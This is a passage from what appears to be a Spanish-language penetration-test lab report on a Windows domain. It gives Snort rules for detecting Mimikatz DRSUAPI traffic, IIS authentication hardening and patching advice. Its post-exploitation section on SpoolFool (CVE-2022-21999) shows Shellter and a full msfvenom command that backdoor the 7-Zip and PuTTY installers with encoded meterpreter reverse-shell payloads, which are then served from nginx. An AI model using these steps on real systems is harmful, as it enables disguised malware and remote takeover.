- La revisión de la regla (`rev`) es 1.

6. Regla: `alert tcp \$WORKSTATIONS any -> \$DCS any (msg:"Mimikatz DRSUAPI DRSUAPI_REPLICA_ADD Request"; flow:established,to_server; flowbits:isset,drsuci; content:"|05 00 00|"; depth:3; byte_test:1,>=,0x10,4; byte_test:1,<=,0x11,4; content:"|05 00|"; offset:22; depth:2; reference:url,http://blog.didierstevens.com; classtype:policy-violation; sid:1000015; rev:1;)`

Esta regla está diseñada para detectar solicitudes de añadir réplicas específicas en el protocolo DRSUAPI relacionadas con Mimikatz. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DRSUAPI_REPLICA_ADD Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).
- Se verifica si el flujo de bits `drsuci` está configurado (`flowbits:isset,drsuci`).
- Se busca la secuencia hexadecimal `05 00 00` en los primeros 3 bytes del contenido del paquete (`content:"|05 00 00|"; depth:3`).
- Se realiza una prueba de byte para verificar si el primer byte después de la posición 4 es mayor o igual a `0x10` y menor o igual a `0x11` (`byte_test:1,>=,0x10,4; byte_test:1,<=,0x11,4`).
- Se busca la secuencia hexadecimal `05 00` 2 bytes después de la posición 22 (`content:"|05 00|"; offset:22; depth:2`).
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,http://blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000015.
- La revisión de la regla (`rev`) es 1.

7. Regla: `alert tcp \$WORKSTATIONS any -> \$DCS any (msg:"Mimikatz DRSUAPI DRSUAPI_REPLICA_ADD Request"; flow:established,to_server; flowbits:isset,drsuci;

```
content:"|05 00 00|"; depth:3; byte_test:1,>=,0x00,4; byte_test:1,<=,0x01,4; content:"|00 05|"; offset:22; depth:2; reference:url,http://blog.didierstevens.com; classtype:policy-violation; sid:1000016; rev:1;`
```

Esta regla está diseñada para detectar solicitudes de añadir réplicas específicas en el protocolo DRSUAPI relacionadas con Mimikatz. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DRSUAPI_REPLICA_ADD Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).
- Se verifica si el flujo de bits `drsuapi` está configurado (`flowbits:isset,drsuapi`).
- Se busca la secuencia hexadecimal `05 00 00` en los primeros 3 bytes del contenido del paquete (`content:"|05 00 00|"; depth:3`).
- Se realiza una prueba de byte para verificar si el primer byte después de la posición 4 es mayor o igual a `0x00` y menor o igual a `0x01` (`byte_test:1,>=,0x00,4; byte_test:1,<=,0x01,4`).
- Se busca la secuencia hexadecimal `00 05` 2 bytes después de la posición 22 (`content:"|00 05|"; offset:22; depth:2`).
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,http://blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000016.
- La revisión de la regla (`rev`) es 1.

8. Regla: `alert dcerpc \$WORKSTATIONS any -> \$DCS any (msg:"Mimikatz DRSUAPI DsGetNCChanges Request"; flow:established,to_server; dce_iface:e3514235-4b06-11d1-ab04-00c04fc2dcd2; dce_opnum:3; reference:url,http://blog.didierstevens.com; classtype:policy-violation; sid:1000017; rev:1;`

Esta regla está diseñada para detectar solicitudes de cambio de nombre de contexto específicas en el protocolo DRSUAPI relacionadas con Mimikatz utilizando el protocolo DCE-RPC. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico DCE-RPC proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DsGetNCChanges Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).
- Se especifica la interfaz DCE (`dce_iface`) con el valor `e3514235-4b06-11d1-ab04-00c04fc2dcd2`.
- Se especifica el número de operación DCE (`dce_opnum`) como 3.
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000017.
- La revisión de la regla (`rev`) es 1.

9. Regla: `alert tcp \$WORKSTATIONS any -> \$DCS any (msg:"Mimikatz DRSUAPI DsGetNCChanges Request"; flow:established,to_server; byte_test:1,>=,0x10,4; byte_test:1,<=,0x11,4; content:"|03 00|"; offset:22; depth:2; reference:url,blog.didierstevens.com; classtype:policy-violation; sid:1000012; rev:1;)`

Esta regla está diseñada para detectar solicitudes de cambio de nombre de contexto en el protocolo DRSUAPI relacionadas con Mimikatz. A continuación se detalla la explicación de la regla:

- La regla se activa cuando se detecta tráfico TCP proveniente de las estaciones de trabajo (`\$WORKSTATIONS`) hacia los controladores de dominio (`\$DCS`) en cualquier puerto destino.
- El mensaje de la regla (`msg`) es "Mimikatz DRSUAPI DsGetNCChanges Request".
- La regla verifica que el flujo esté establecido hacia el servidor (`flow:established,to_server`).

- Se realiza una prueba de byte para verificar si el primer byte después de la posición 4 es mayor o igual a `0x10` y menor o igual a `0x11` (`byte_test:1,>=,0x10,4; byte_test:1,<=,0x11,4`).
- Se busca la secuencia hexadecimal `03 00` 2 bytes después de la posición 22 (`content:"|03 00|"; offset:22; depth:2`).
- Se proporciona una referencia a la URL del blog didierstevens.com (`reference:url,blog.didierstevens.com`).
- La clasificación de la regla (`classtype`) es una violación de política (`policy-violation`).
- El identificador de la regla (`sid`) es 1000012.
- La revisión de la regla (`rev`) es 1.

Ahora iremos al panel del control de Internet Information Services (ISS), lo haremos en el controlador de dominio DC01.

Y en el panel iremos a Autentificación:

Administrador del servidor

Administrador del servidor > Servidor local

PROPIEDADES Para WIN-4KNTOU4M948

TAREAS

Panel

Servidor local

Todos los servidores

AD CS

AD DS

DNS

IIS

Servicios de archivos y...

PROPIEDADES Para WIN-4KNTOU4M948

Administrador de Internet Information Services (IIS)

WIN-4KNTOU4M948

Archivo Ver Ayuda

Conexiones

Página de inicio

WIN-4KNTOU4M948 (GOOGL)

Grupos de aplicaciones

Sitios

Default Web Site

aspnet_client

CertEnroll

CertSrv

google-CA_CES_K...

Página principal de WIN-4KNTOU4M948

Filtro:

FTP

Restricciones de direcciones IP ... intento de inici...

IIS

Almacenamiento en caché de r... Asignaciones de controlador ASP

Autenticación Certificados de servidor Compresión

Vista Características Vista Contenido

Acciones

Administrador servidor

Reiniciar Iniciar Detener

Ver grupos de aplicacion...

Ver sitios Cambiar la versión de .NET Framework

Obtener nuevos componentes de plataforma web

Ayuda

Listo

WIN-4KNTOU4M948	1000	Error	Application Error	Aplicación	13/05/2023 19:55:25
WIN-4KNTOU4M948	36881	Error	Schannel	Sistema	13/05/2023 19:41:14
WIN-4KNTOU4M948	36881	Error	Schannel	Sistema	13/05/2023 19:40:54

20:02
13/05/2023

Autenticación

Nombre	Estado	Tipo de respuesta
Autenticación anónima	Deshabilitada	
Autenticación de Windows	Habilitada	Desafío - HTTP 401
Autenticación mediante formulari...	Deshabilitada	Iniciar sesión/redirigir - ...
Suplantación de ASP.NET	Deshabilitada	

Proveedores

Proveedores habilitados:

- Negotiate
- NTLM

Subir Bajar Quitar

Selección un proveedor de la lista de proveedores disponibles y haga clic en Agregar para agregarlo a los proveedores habilitados.

Proveedores disponibles:


Aceptar Cancelar

Eliminaremos NTLM.

Y añadiré Kerberos que es un protocolo mucho más seguro.

Con esto conseguiremos impedir el ataque.

Ahora activare el SSL, que está a lado de Autentificación en la ventana:



Defensa General:

Lo primero que hay que tener en cuenta es que en análisis de vulnerabilidades realizado la mayoría de las vulnerabilidades se corregirían aplicando los parches de seguridad de Windows, pues corrigen muchísimas vulnerabilidades que se van encontrando en Windows.

Usando equipos que no están actualizados es algo problemático pues son vulnerables a muchas técnicas diferentes, aparte de que son técnicas ya probadas y documentadas con lo cual casi cualquiera que tenga acceso a esa información puede realizar un ataque.

Por lo tanto recomiendo la actualización de los sistemas y la aplicación de los parches de seguridad de Windows.

Además de eso otra cosa importante es tener contraseñas robustas, una contraseña abc123. No sirve pues es muy fácilmente descubierta mediante fuerza bruta, si la contraseña del controlador de dominio fuera una contraseña segura mi ataque no tendría éxito pues no sería capaz de descubrirla.

Por lo tanto recomiendo crear una política de contraseñas robustas para todos los usuarios para así lograr una protección mucho mejor de los datos privados de la empresa.

6.Post-Explotación:

CVE-2022-21999 SpoolFool Privesc:


Windows Print Spooler tiene una vulnerabilidad de escalada de privilegios que se puede aprovechar para lograr la ejecución de código en el sistema. El SpoolDirectory, una opción de configuración que contiene la ruta a la que se envían los trabajos en la cola de una impresora, es editable para todos los usuarios.

Este ataque se realizará sobre la máquina de Windows 10, con el usuario 'usuario'.


Al tener la cuenta del objetivo crearemos un payload con msfvenom, para después explotar esta vulnerabilidad de escalada de privilegios.

Crearé un payload con Shellter que me permitirá iniciar una sesión de meterpreter:

Para eso iniciaré Shellter:



Primero escogeremos la opción A:



En el PE target elegiremos el instalador de 7zip.

Ahora en enable Stealth Mode, elegimos Y:

The screenshot shows a terminal window titled "Shell7er". It displays the following text:

```
You can continue using the current tracing results.  
Instructions Traced: 39786  
Tracing Time Approx: 0.321 mins.  
  
Starting First Stage Filtering...  
  
*****  
* First Stage Filtering *  
*****  
Filtering Time Approx: 0.000267 mins.  
  
Enable Stealth Mode? (Y/N/H): Y  
*****  
* Payloads *  
*****  
[1] Meterpreter_Reverse_TCP [stager]  
[2] Meterpreter_Reverse_HTTP [stager]  
[3] Meterpreter_Reverse_HTTPS [stager]  
[4] Meterpreter_Bind_TCP [stager]  
[5] Shell_Reverse_TCP [stager]  
[6] Shell_Bind_TCP [stager]  
[7] WinExec  
  
Use a listed payload or custom? (L/C/H):
```

El payload elegimos el 1:

```
Shell7er

Enable Stealth Mode? <Y/N/H>: Y
*****
* Payloads *
*****

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

Use a listed payload or custom? <L/C/H>: 1
Invalid Input!
Enter L/l or C/c.

Use a listed payload or custom? <L/C/H>: L
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****

SET LHOST:
```

Y configuraremos los parámetros para la conexión:

```
Shell7er

Enable Stealth Mode? <Y/N/H>: Y
*****
* Payloads *
*****
```

[1] Meterpreter_Reverse_TCP [stager]
[2] Meterpreter_Reverse_HTTP [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP [stager]
[5] Shell_Reverse_TCP [stager]
[6] Shell_Bind_TCP [stager]
[7] WinExec

```
Use a listed payload or custom? <L/C/H>: 1
Invalid Input!
Enter L/l or C/c.
```

```
Use a listed payload or custom? <L/C/H>: L
Select payload by index: 1
*****
* meterpreter_reverse_tcp *
*****
```

```
SET LHOST:
```

En lhost 192.168.1.44, en lport 6666:

```

Shell7er
*****
* PE Checksum Fix *
*****

Status: Valid PE Checksum has been set!
Original Checksum: 0x0
Computed Checksum: 0x149be7

*****
* Verification Stage *
*****

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

Warning!
If the PE target spawns a child process of itself before
reaching the injection point, then the injected code will
be executed in that process. In that case Shellter won't
have any control over it during this test.
You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...

```

Y con esto tenemos nuestro archivo modificado:

Nombre	Fecha de modificación	Tipo	Tamaño
docs	26/02/2017 20:13	Carpeta de archivos	
licenses	26/02/2017 20:13	Carpeta de archivos	
shellcode_samples	05/12/2016 16:13	Carpeta de archivos	
Shelter_Backups	06/05/2013 14:29	Carpeta de archivos	
7z201.exe	06/05/2013 14:33	Aplicación	1.265 KB
Executable_SHA-256.txt	19/02/2010 22:41	Documento de te..	1 KB
shelter.exe	19/02/2010 22:34	Aplicación	576 KB

Ahora enseñaré la creación del payload desde metasploit:

Ahora configuraré metasploit:

Usaré este payload:

```
sudo msfvenom -a x64 --platform  
windows -p  
windows/x64/meterpreter/reverse_tcp  
-f exe-only -k - x  
/root/payloads/putty_x64.exe -o  
.msfv_reverse_putty_x64.exe -e  
x64/xor -i 20 LHOST=192.168.1.44  
LPORT=6666
```

The screenshot shows a terminal window titled "Parrot Terminal" running on Parrot OS. The user is executing the command:

```
$ sudo msfvenom -a x64 --platform windows -p windows/x64/meterpreter/reverse_tcp -f exe-only -k -x /root/payloads/putty_x64.exe -o ./msfv_reverse_putty_x64.exe -e x64/xor -i 20 LHOST=192.168.1.44 LPORT=6666
```

[sudo] password for parrot:

Found 1 compatible encoders

Attempting to encode payload with 20 iterations of x64/xor

x64/xor succeeded with size 551 (iteration=0)

x64/xor succeeded with size 591 (iteration=1)

x64/xor succeeded with size 631 (iteration=2)

x64/xor succeeded with size 671 (iteration=3)

x64/xor succeeded with size 711 (iteration=4)

x64/xor succeeded with size 751 (iteration=5)

x64/xor succeeded with size 791 (iteration=6)

x64/xor succeeded with size 831 (iteration=7)

x64/xor succeeded with size 871 (iteration=8)

x64/xor succeeded with size 911 (iteration=9)

x64/xor succeeded with size 951 (iteration=10)

x64/xor succeeded with size 991 (iteration=11)

x64/xor succeeded with size 1031 (iteration=12)

x64/xor succeeded with size 1071 (iteration=13)

x64/xor succeeded with size 1111 (iteration=14)

x64/xor succeeded with size 1151 (iteration=15)

x64/xor succeeded with size 1191 (iteration=16)

x64/xor succeeded with size 1231 (iteration=17)

x64/xor succeeded with size 1271 (iteration=18)

x64/xor succeeded with size 1311 (iteration=19)

x64/xor chosen with final size 1311

Payload size: 1311 bytes

Final size of exe_only file: 6144 bytes

Saved as: ./msfv_reverse_putty_x64.exe


Ahora subiremos este archivo a nuestro servidor de nginx, para así poder descargarlo en la máquina que vamos atacar:

The screenshot shows a terminal window titled "Terminal de MATE". The user is in the directory `/var/www/html`. They run the command:

```
$ ls | grep -i "msf*"
```

msfv_reverse_putty_x64.exe

La IP de esta máquina es:



```
[parrot@parrot]~[/var/www/html]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback brd 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:c6:e0:6a brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.44/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
        valid_lft 68908sec preferred_lft 68908sec
    inet6 fe80::1285:9705:2f57:89c7/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:ea:43:90:5e brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
[parrot@parrot]~[/var/www/html]
└─$
```

Ahora configuraremos metasploit para realizar la conexión:


<img alt="Screenshot of Metasploit Framework terminal showing exploit configuration steps. Lines 5, 7, 9, 11, 13, 15, 17, 19, 21, 23, 25, 27, 29, 31, 33, 35, 37, 39, 41, 43, 45, 47, 49, 51, 53, 55, 57, 59, 61, 63, 65, 67, 69, 71, 73, 75, 77, 79, 81, 83, 85, 87, 89, 91, 93, 95, 97, 99, 101, 103, 105, 107, 109, 111, 113, 115, 117, 119, 121, 123, 125, 127, 129, 131, 133, 135, 137, 139, 141, 143, 145, 147, 149, 151, 153, 